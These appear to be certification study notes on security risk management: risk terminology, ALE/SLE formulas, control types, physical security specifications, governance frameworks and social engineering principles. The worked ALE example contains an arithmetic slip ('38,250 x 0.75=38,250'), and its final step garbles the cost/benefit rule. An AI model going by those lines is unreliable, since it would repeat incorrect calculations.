
Supply chain risk management (SCRM) is the means to ensure that all of the vendors or links in the supply chain are reliable, trustworthy, reputable organizations that disclose their practices and security requirements to their business partners. When evaluating 3rd parties in the chain, consider:

- **On-Site Assessment**. Visit organization, interview personnel, and observe their operating habits.
- **Document Exchange and Review**. Investigate dataset and doc exchange, review processes
- **Process/Policy Review**. Request copies of their security policies, processes, or procedures.
- **Third-party Audit**. Having an independent auditor provide an unbiased review of an entity's security infrastructure

Acquisition can be any purchase made through an external party, and with this partnership your organization's security principles should extend to these external parties. They could be a provider of hardware, software, office supply, or consulting, but no matter what you must be sure your security is not adversely affected from these outside channels. This is why with any acquisition there should be an effort to conduct an on-site assessment, a document exchange and review, and/or a process review of the third-party.

Divestiture risks include data remanence on previously used computer systems (needs proper sanitization), risks from disgruntled ex-employee (needs strong hiring/termination policies)

Risk Management



Risk management is a detailed process of identifying factors that could damage or disclose assets, evaluating those factors in light of asset value and countermeasure cost, and implementing cost-effective solutions for mitigating or reducing risk. The overall process of risk management is used to develop and implement information security strategies that support the mission of the organization.

Risk assessment or risk analysis is the examination of an environment for risks, evaluating each threat event as to its likelihood of occurring and the severity of the damage it would cause if it did occur, and assessing the cost of various countermeasures for each risk.

Risk response involves evaluating countermeasures, safeguards, and security controls using a cost/benefit analysis; adjusting findings based on other conditions, concerns, priorities, and resources; and providing a proposal of response options in a report to senior management.

Risk awareness is the effort to increase the knowledge of risks within an organization. This includes understanding the value of assets, inventorying the existing threats that can harm those assets, and the responses selected and implemented to address the identified risk.

Risk Terminology and Concepts

Risk is the possibility or likelihood that a threat will exploit a vulnerability to cause harm to an asset and the severity of damage that could result.

risk = threat * vulnerability

or

risk = probability of harm * severity of harm

Risk appetite is the total amount of risk that an organization is willing to shoulder in aggregate across all assets.

Risk capacity is the level of risk an organization can shoulder.

Risk tolerance is the amount or level of risk that an organization will accept per individual asset-threat pair.

Risk limit is the maximum level of risk above the risk target that will be tolerated before further risk management actions are taken.

Risk Mitigation or Reducing risk, is the implementation of safeguards, security controls, and countermeasures to reduce and/or eliminate vulnerabilities or block threats. Deploying encryption and using firewalls are common examples of risk mitigation or reduction.

Risk Assignment *Assigning risk* or *transferring risk* is the placement of the responsibility of loss due to a risk onto another entity or organization. Purchasing cybersecurity or traditional insurance and outsourcing are common forms of assigning or transferring risk.

Risk Deterrence is the process of implementing deterrents to would-be violators of security and policy. The goal is to convince a threat agent not to attack. Some examples include implementing auditing, security cameras, and warning banners.

Risk Avoidance is the process of selecting alternate options or activities that have less associated risk than the default, common, expedient, or cheap option. For example, is to locate a business in Arizona instead of Florida to avoid hurricanes.

Risk Acceptance *Accepting risk*, or acceptance of risk, is the result after a cost/benefit analysis shows countermeasure costs would outweigh the possible cost of loss due to a risk. It also means that management has agreed to accept the consequences and the loss if the risk is realized.

Risk Rejection An unacceptable possible response to risk is to *reject risk* or *ignore risk*. Denying that a risk exists and hoping that it will never be realized are not valid or prudent due care/due diligence responses to risk. Rejecting or ignoring risk may be considered negligence in court.

Inherent risk is the level of natural, native, or default risk that exists in an environment, system, or product prior to any risk management efforts being performed.

Total risk is the amount of risk an organization would face if no safeguards were implemented.
A conceptual formula for total risk is as follows:

threats * vulnerabilities * asset value = total risk

The difference between ***total risk and residual risk*** is known as the ***controls gap***.
Controls gap is the amount of risk that is reduced by implementing safeguards. A conceptual formula for residual risk is as follows:

total risk – controls gap = residual risk

Asset An *asset* is anything used in a business process or task. If an organization relies on a person, place, or thing, whether tangible or intangible, then it is an asset.

Asset Valuation is value assigned to an asset based on a number of factors, including importance to the organization, use in critical process, actual cost, and nonmonetary expenses/costs (such as time, attention, productivity, and research and development).

Threat agents or threat actors intentionally exploit vulnerabilities. Threat agents are usually people, but they could also be programs, hardware, or systems. Threat agents wield threats in order to cause harm to targets.

Threat events are accidental occurrences and intentional exploitations of vulnerabilities. They can also be natural or person-made. Threat events include fire, earthquake, flood, system failure, human error (due to a lack of training or ignorance), and power outage.

Threat vector or attack vector is the path or means by which an attack or attacker can gain access to a target in order to cause harm. Threat vectors can include email, web surfing, external drives, Wi-Fi networks, physical access, mobile devices, cloud, social media, supply chain, removable media, and commercial software.

Loss Potential is what should be lost if the threat agent is successful in exploiting the vulnerability.

Delayed Loss is the amount of loss that can occur over time.


Vulnerability The weakness in an asset or the absence or the weakness of a safeguard or countermeasure is a *vulnerability*. In other words, a vulnerability is a flaw, loophole, oversight, error, limitation, frailty, or susceptibility that enables a threat to cause harm.

Exposure is being susceptible to asset loss because of a threat; there is the possibility that a vulnerability can or will be exploited by a threat agent or event.

Safeguard, security control, protection mechanism, or **countermeasure** is anything that removes or reduces a vulnerability or protects against one or more specific threats. This concept is also known as a risk response.

Attack is the intentional attempted exploitation of a vulnerability by a threat agent to cause damage, loss, or disclosure of assets.


Breach, intrusion, or penetration is the occurrence of a security mechanism being bypassed or thwarted by a threat agent. A breach is a successful attack.



Qualitative risk analysis is more scenario based than it is calculator based. Rather than assigning exact dollar figures to possible losses, you rank threats on a relative scale to evaluate their risks, costs, and effects.

Delphi technique is simply an anonymous feedback-and-response process used to enable a group to reach an anonymous consensus. Its primary purpose is to elicit honest and uninfluenced responses from all participants.

Quantitative Risk Analysis method results in concrete probability indications or a numeric indication of relative risk potential. That means the end result is a report that has dollar figures for levels of risk, potential loss, cost of countermeasures, and value of safeguards.


The six major elements of quantitative risk analysis
Assign asset value (AV)
Calculate exposure factor (EF)
Calculate single loss expectancy (SLE)
Assess the annualized rate of occurrence (ARO)
Derive the annualized loss expectancy (ALE)
Perform cost/benefit analysis of countermeasures

Exposure factor (EF) represents the percentage of loss that an organization would experience if a specific asset were violated by a realized risk. The EF can also be called the *loss potential*.

Single-loss expectancy (SLE) is the potential loss associated with a single realized threat against a specific asset.

SLE = asset value (AV) * exposure factor (EF)

or more simply: SLE = AV * EF

Annualized rate of occurrence (ARO) is the expected frequency with which a specific threat or risk will occur (that is, become realized) within a single year.

Annualized loss expectancy (ALE) is the possible yearly loss of all instances of a specific realized threat against a specific asset.

ALE = single loss expectancy (SLE) * annualized rate of occurrence (ARO)
or
ALE = asset value (AV) * exposure factor (EF) * annualized rate of occurrence (ARO)
or more simply:

ALE = SLE * ARO
or
ALE = AV * EF * ARO

Quantitative Risk Analysis Activity

1. Determine the AV. Let's say that the Web Application has a value of $60,000.
2. Calculate the EF. Let's assume it is 0.85 (85%).
3. Calculate the SLE by multiplying the AV by the EF, which is SLE of $51,000.
4. Determine the ARO. Let's assume it's 0.75 (meaning there's a 75% chance of malicious activity occurring in any given year).
5. Calculate the ALE: $51,000 (SLE) X 0.75 (ARO) = $38,250 (ALE).
6. Compare the ALE to the cost of each of the software solutions you're considering. If the mitigation increases ALE ($38,250), the solution is not a worthwhile investment.


AV = $60,000
EF = 85% (85/100=0.85)
AV x EF = SLE (60,000 x 0.85=51,000)

SLE = $51,000
ARO = 75% (75/100=0.75)
SLE x ARO = ALE (38,250 x 0.75=38,250)
ALE= $38,250

Asset	AV	EF	SLE	ARO	ALE
Web Application	$60,000	85% (0.85)	$51,000	75% (0.75)	$38,250

Countermeasure Selection and Implementation

- The cost of the countermeasure should be less than the value of the asset.
- The cost of the countermeasure should be less than the benefit of the countermeasure.
- The result of the applied countermeasure should make the cost of an attack greater for the perpetrator than the derived benefit from an attack.
- The countermeasure should provide a solution to a real and identified problem. (Don't install countermeasures just because they are available, are advertised, or sound appealing.)
- The benefit of the countermeasure should not be dependent on its secrecy. Any viable countermeasure can withstand public disclosure and scrutiny and thus maintain protection even when known.
- The benefit of the countermeasure should be testable and verifiable.
- The countermeasure should provide consistent and uniform protection across all users, systems, protocols, and so on.
- The countermeasure should have few or no dependencies to reduce cascade failures.
- The countermeasure should require minimal human intervention after initial deployment and configuration.
- The countermeasure should be tamperproof.
- The countermeasure should have overrides accessible to privileged operators only.
- The countermeasure should provide fail-safe and/or fail-secure options.


The categories of security controls in a defense-in-depth implementation

Administrative controls are the policies and procedures defined by an organization's security policy and other regulations or requirements. They are sometimes referred to as ***management controls, managerial controls, or procedural controls.***

Technical controls or logical controls involves the hardware or software mechanisms used to manage access and provide protection for IT resources and systems. Examples of logical or technical controls include *authentication methods (such as passwords, smartcards, and biometrics), encryption, constrained interfaces, access control lists, protocols, firewalls, routers, intrusion detection systems (IDSs), and clipping levels.*

Physical controls are security mechanisms focused on providing protection to the facility and real-world objects. Examples of physical controls include *guards, fences, motion detectors, locked doors,* *sealed windows, lights (8 feet high with 2 feet candle power), cable protection, laptop locks, badges, swipe cards, guard dogs, video cameras, access control vestibules, and alarms.*

Preventive control (aka *preventative control*) is deployed to thwart or stop unwanted or unauthorized activity from occurring. Examples of preventive controls include *fences, locks, authentication, access control vestibules, alarm systems, separation of duties, job rotation, data loss prevention (DLP), penetration testing, access control methods, encryption, auditing, security policies, security-awareness training, antimalware software, firewalls, and intrusion prevention systems (IPSs).*

Deterrent control is deployed to discourage security policy violations. Deterrent and preventive controls are similar, but deterrent controls often depend on individuals being convinced not to take an unwanted action. Some examples include *policies, security awareness training, locks, fences, security badges, guards, access control vestibules, and security cameras.*

Fences:
3-4 feet deters casual trespasser
6-7 feet too hard to climb easily
8 feet (w/ barbed wire) will deter intruders

Lights: 8 feet high with 2 feet candle power

Gates Type:
- **Class I** – residential gate
- **Class II** – commercial gate (Garage)
- **Class III** – industrial gate (Loading dock, Factory)
- **Class IV** – restricted access (Prison, Airport)

Mantraps
- Physical preventive control
- Entrance path protected by two doors
- Intruder confined between doors

Motion detectors, sensors, and alarms
1. **Motion detection systems**: Sonic (audible sound waves), Ultrasonic (high-frequency sound waves), Microwave (radio waves)
2. Photometric: uses a Passive Infrared Sensor (PIR) to detect motion
3. Acoustical-seismic detection system (audio): Microphone type device that detects sounds that exceed the ambient noise level of the protected area
4. **Proximity:** Uses an electronic field that senses the presence of an object or individual.

Detective control is deployed to discover or detect unwanted or unauthorized activity. Detective controls operate after the fact and can discover the activity only after it has occurred. Examples of detective controls include *security guards, motion detectors, recording and reviewing of events captured by security cameras or CCTV, job rotation, mandatory vacations, audit trails, honeypots or honeynets, intrusion detection systems (IDSs), violation reports, supervision and review of users, and incident investigations.*

Compensation control They can be any controls used in addition to, or in place of, another control. They can be a means to improve the effectiveness of a primary control or as the alternate or failover option in the event of a primary control failure. For example, if a preventive control fails to stop the deletion of a file, a backup can be a compensation control, allowing for restoration of that file.

Corrective control modifies the environment to return systems to normal after an unwanted or unauthorized activity has occurred. Examples, antimalware solutions that can remove or quarantine a virus, backup and restore plans to ensure that lost data can be restored, and intrusion prevention systems (IPSs) that can modify the environment to stop an attack in progress.

Scoping involves determining applicable portions of a standard that will be followed. For example, an organization that does not use wireless networks will declare wireless security controls out of scope.

Tailoring customizes a standard for an organization, tailoring process begins with scoping, and then adds compensating controls and parameters (security configuration settings) Example compensating control: Internal firewall used to segment a legacy system.

Recovery controls A recovery control attempts to repair or restore resources, functions, and capabilities after a security policy violation. Examples of recovery controls include backups and restores, fault-tolerant drive systems, system imaging, server clustering, antimalware software, and database or virtual machine shadowing.

Directive control is deployed to direct, confine, or control the actions of subjects to force or encourage compliance with security policies. Examples of directive controls include security policy requirements or criteria, posted notifications, guidance from a security guard, escape route exit signs, monitoring, supervision, and procedures.

Security control assessment (SCA) The testing or evaluation of security controls to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for an information system or organization.

1. Map Your Assets.
2. Identify Security Threats & Vulnerabilities.
3. Determine & Prioritize Risks.
4. Analyze & Develop Security Controls.
5. Document Results From Risk Assessment Report.
6. Create A Remediation Plan To Reduce Risks.
7. Implement Recommendations.
8. Evaluate Effectiveness & Repeat.

Monitoring and Measurement: Security controls should provide benefits that can be monitored and measured. If a security control's benefits cannot be quantified, evaluated, or compared, then it does not actually provide any security. Measuring the effectiveness of a countermeasure is not always an absolute value.

Risk reporting is a key task to perform at the conclusion of a risk analysis. Risk reporting involves the production of a risk report and a presentation of that report to the interested/ relevant parties. A risk report should be accurate, timely, comprehensive of the entire organization, clear and precise to support decision making, and updated on a regular basis.

Risk register or risk log is a document that inventories all the identified risks to an organization or system or within an individual project. A risk register is used to record and track the activities of risk management, including the following:

- Identifying risks
- Evaluating the severity of and prioritizing those risks
- Prescribing responses to reduce or eliminate the risks
- Tracking the progress of risk mitigation

Risk matrix or ***risk heat map*** is a form of risk assessment that is performed on a basic graph or chart. It is sometimes labeled as a qualitative risk assessment.

Enterprise risk management (ERM) program can be evaluated using the ***Risk Maturity Model (RMM)***. An RMM assess the key indicators and activities of a mature, sustainable, and repeatable risk management process.

Risk framework is a guideline or recipe for how risk is to be assessed, resolved, and monitored.

NIST RMF The Risk Management Framework, developed by the National Institute of Standards and Technology, is composed of three interrelated NIST Special Publications (SPs): 800-39, 800-37, and 800-30.

- Prepare
- Categorize
- Select
- Implement
- Assess
- Authorize
- Monitor

ISO/IEC 27005 Focused on risk treatment, this joint International Organization for Standardization/International Electrotechnical Commission framework is best used in conjunction with ISO/IEC 27000 series standards.

Threat Agent Risk Assessment (TARA) is a threat-based methodology to help identify, assess, prioritize, and control cybersecurity risks. It is a practical method to determine the most critical exposures while taking into consideration mitigation controls and accepted levels of risk. It is intended to augment formal risk methodologies to include important aspects of attackers, resulting in a much improved picture of risk.

OCTAVE The Operationally Critical Threat, Asset, and Vulnerability Evaluation framework, developed at Carnegie Mellon University, is focused on risk assessment.

FAIR The FAIR Institute's Factor Analysis of Information Risk framework focuses on more precisely measuring the probabilities of incidents and their impacts.

Security Program:

ISO/IEC 27000 series This is a series of international standards on how to develop and maintain an information security management system (ISMS), developed by ISO and IEC.
The ISO/IEC 2700x series includes a number of different standards, including :

- ISO/IEC 27001: This standard provides a framework for establishing, implementing, maintaining, and continually improving an information security management system (ISMS)
- ISO/IEC 27002: This standard provides guidelines for implementing and maintaining information security controls .
- ISO/IEC 27003: This standard provides guidance on the implementation of an ISMS based on ISO/IEC 27001 .
- ISO/IEC 27004: This standard provides guidance on how to measure the effectiveness of an ISMS.
- ISO/IEC 27005: This standard provides guidance on how to manage information security risks.
- ISO/IEC 27018: Code of practice for protection of personally identifiable information (PII) in public clouds acting as PII processors

NIST SP800-53 is a security and privacy control standard which provides a set of recommended security controls that organizations can use to protect their information systems and data from cyber threats .

- Access Control
- Awareness and Training
- Auditing and Accountability
- Certification, Accreditation, and Security Assessment
- Configuration Management
- Contingency Planning
- Identification and Authentication
- Incident Response
- Maintenance
- Media Protection
- Physical and Environmental Protection
- Planning
- Personnel Security
- Risk Assessment
- Security Assessment and Testing
- System and Communications Protection
- System and Information Integrity

NIST Cybersecurity Framework (CSF) Driven by the need to secure government systems, NIST developed this widely used and comprehensive framework for risk-driven information security.

- Identify
- Protect
- Detect


- Respond
- Recover

Important NIST Special publications include:

- NIST 800-37 (Risk Management)
- NIST 800-53 (Recommended Security Controls)
- NIST 800-34 (Contingency Planning)
- NIST 800-115 (Security Testing and Assessment)
- NIST 800-18 (Guide for Developing Security Plans for Federal Information Systems)


Enterprise Architecture:

DoDAF The U.S. Department of Defense Architecture Framework was developed to ensure interoperability of systems to meet military mission goals.



MODAF Used mainly in military support missions developed by the British Ministry of Defense.


Zachman Framework for Enterprise Architecture is a matrix-based methodology that enables the viewing of an architecture from six different perspectives. The Zachman Framework for Enterprise Architecture is a formal methodology for organizing enterprise architectural information, such as design documents and specifications. The framework matrix contains six columns that consist of the communication questions Why, How, What, Who, Where, and When. The rows of the matrix consist of the following six "perspectives" of a solution: Contextual or planner's view, Conceptual or owner's view, Logical or designer's view, Physical or builder's view, As Built or subcontractor's view, and Functioning or actual system view.



ZFI Zachman Framework

The Zachman Framework	DATA What	FUNCTION How	NETWORK Where	PEOPLE Who	TIME When	MOTIVATION Why
SCOPE (Contextual) Planner	Things Important to the Business	Processes the Business Performs	Locations in which the Business Operates	Organizations Important to the Business	Events/Cycles Significant to the Business	Business Goals/Strategies
BUSINESS MODEL (Conceptual) Owner	Conceptual Data Model	Business Process Model	Business Logistics	Work Flow Model	Master Schedule	Business Plan
SYSTEM MODEL (Logical) Designer	Logical Data Model	Application Architecture	Distributed System Architecture	Human Interface Architecture	Processing Structure	Business Rule Model
TECHNOLOGY MODEL (Physical) Builder	Physical Data Model	System Design	Technology Architecture	Presentation Architecture	Control Structure	Rule Design
DETAILED REPRESENTATIONS Sub-Contractor	Data Definition	Program	Network Architecture	Security Architecture	Timing Definition	Rule Specification
FUNCTIONING ENTERPRISE	Data	Function	Network	Organization Units	Schedule	Strategy

TOGAF The Open Group Architecture Framework is a model and methodology for the development of enterprise architectures. helps businesses define and organize requirements before a project starts, keeping the process moving quickly with few errors. TOGAF 10 brings a stronger focus to organizations using the agile methodology, making it easier to apply the framework to an organization's specific needs.


Preliminary
A. Architecture Vision
B. Business Architecture
C. Information Systems Architectures
D. Technology Architecture
E. Opportunities and Solutions
F. Migration Planning
G. Implementation Governance
H. Architecture Change Management
Requirements Management
© The Open Group

SABSA The Sherwood Applied Business Security Architecture model and methodology for the development of information security enterprise architectures was developed by the SABSA Institute.

	Assets (What)	Motivation (Why)	Process (How)	People (Who)	Location (Where)	Time (When)
Contextual	The business	Business risk model	Business process model	Business organization and relationships	Business geography	Business time dependencies
Conceptual	Business attributes profile	Control objectives	Security strategies and architectural layering	Security entity model and trust framework	Security domain model	Security-related lifetime and deadlines
Logical	Business information model	Security policies	Security services	Entity schema and privilege profiles	Security domain definitions and associations	Security processing cycle
Physical	Business data model	Security rules, practices and procedures	Security mechanisms	Users, applications and user interface	Platform and network infrastructure	Control structure execution
Component	Detailed data structures	Security standards	Security products and tools	Identities, functions, actions and ACLs	Processes, nodes, addresses and protocols	Security step timing and sequencing
Operational	Assurance of operational continuity	Operational risk management	Security service management and support	Application and user management and support	Security of sites and platforms	Security operations schedule

COBIT

The main focus of COBIT is illustrated with a process-based model subdivided into four specific domains, including:

- Planning & Organization.
- Delivering and Support.
- Acquiring & Implementation.
- Monitoring & Evaluating.

COBIT Principles

- Principle 1: Meeting Stakeholder Needs
- Principle 2: Covering the Enterprise End-to-End
- Principle 3: Applying a Single, Integrated Framework
- Principle 4: Enabling a Holistic Approach
- Principle 5: Separating Governance from Management

CSA (Cloud Security Alliance): security guidance for critical areas of focus in cloud computing

Cloud Architecture

1: Cloud Computing Architectural Framework

Governing in the Cloud

2: Governance and Enterprise Risk Management
3: Legal Issues: Contracts and Electronic Discovery
4: Compliance and Audit Management
5: Information Management and Data Security
6: Interoperability and Portability Section

Operating in the Cloud

7: Traditional Security, Business Continuity, and Disaster Recovery
8: Data Center Operations
9: Incident Response

10: Application Security
11: Encryption and Key Management
12: Identity, Entitlement, and Access Management
13: Virtualization
14: Security as a Service2

COSO Internal Control—Integrated Framework Set of internal corporate controls to help reduce the risk of financial fraud developed by the Committee of Sponsoring Organizations (COSO) of the Treadway Commission

Social engineering is a form of attack that exploits human nature and human behavior.
People are a weak link in security because they can make mistakes, be fooled into causing harm, or intentionally violate company security. Social Engineering Principles.

- ***Authority*** is an effective technique because most people are likely to respond to authority with obedience.
- ***Intimidation*** can sometimes be seen as a derivative of the authority principle.
- ***Consensus*** or social proof is the act of taking advantage of a person's natural tendency to mimic what others are doing or are perceived as having done in the past.
- ***Scarcity*** is a technique used to convince someone that an object has a higher value based on the object's scarcity.
- ***Familiarity*** or liking as a social engineering principle attempts to exploit a person's native trust in that which is familiar.
- ***Trust*** as a social engineering principle involves an attacker working to develop a relationship with a victim.
- ***Urgency*** often dovetails with scarcity, because the need to act quickly increases as scarcity indicates a greater risk of missing out.

Eliciting information is the activity of gathering or collecting information from systems or people. In the context of social engineering, it is used as a research method in order to craft a more effective pretext. A pretext is a false statement crafted to sound believable in order to convince you to act or respond in favor of the attacker.

Prepending is the adding of a term, expression, or phrase to the beginning or header of some other communication.

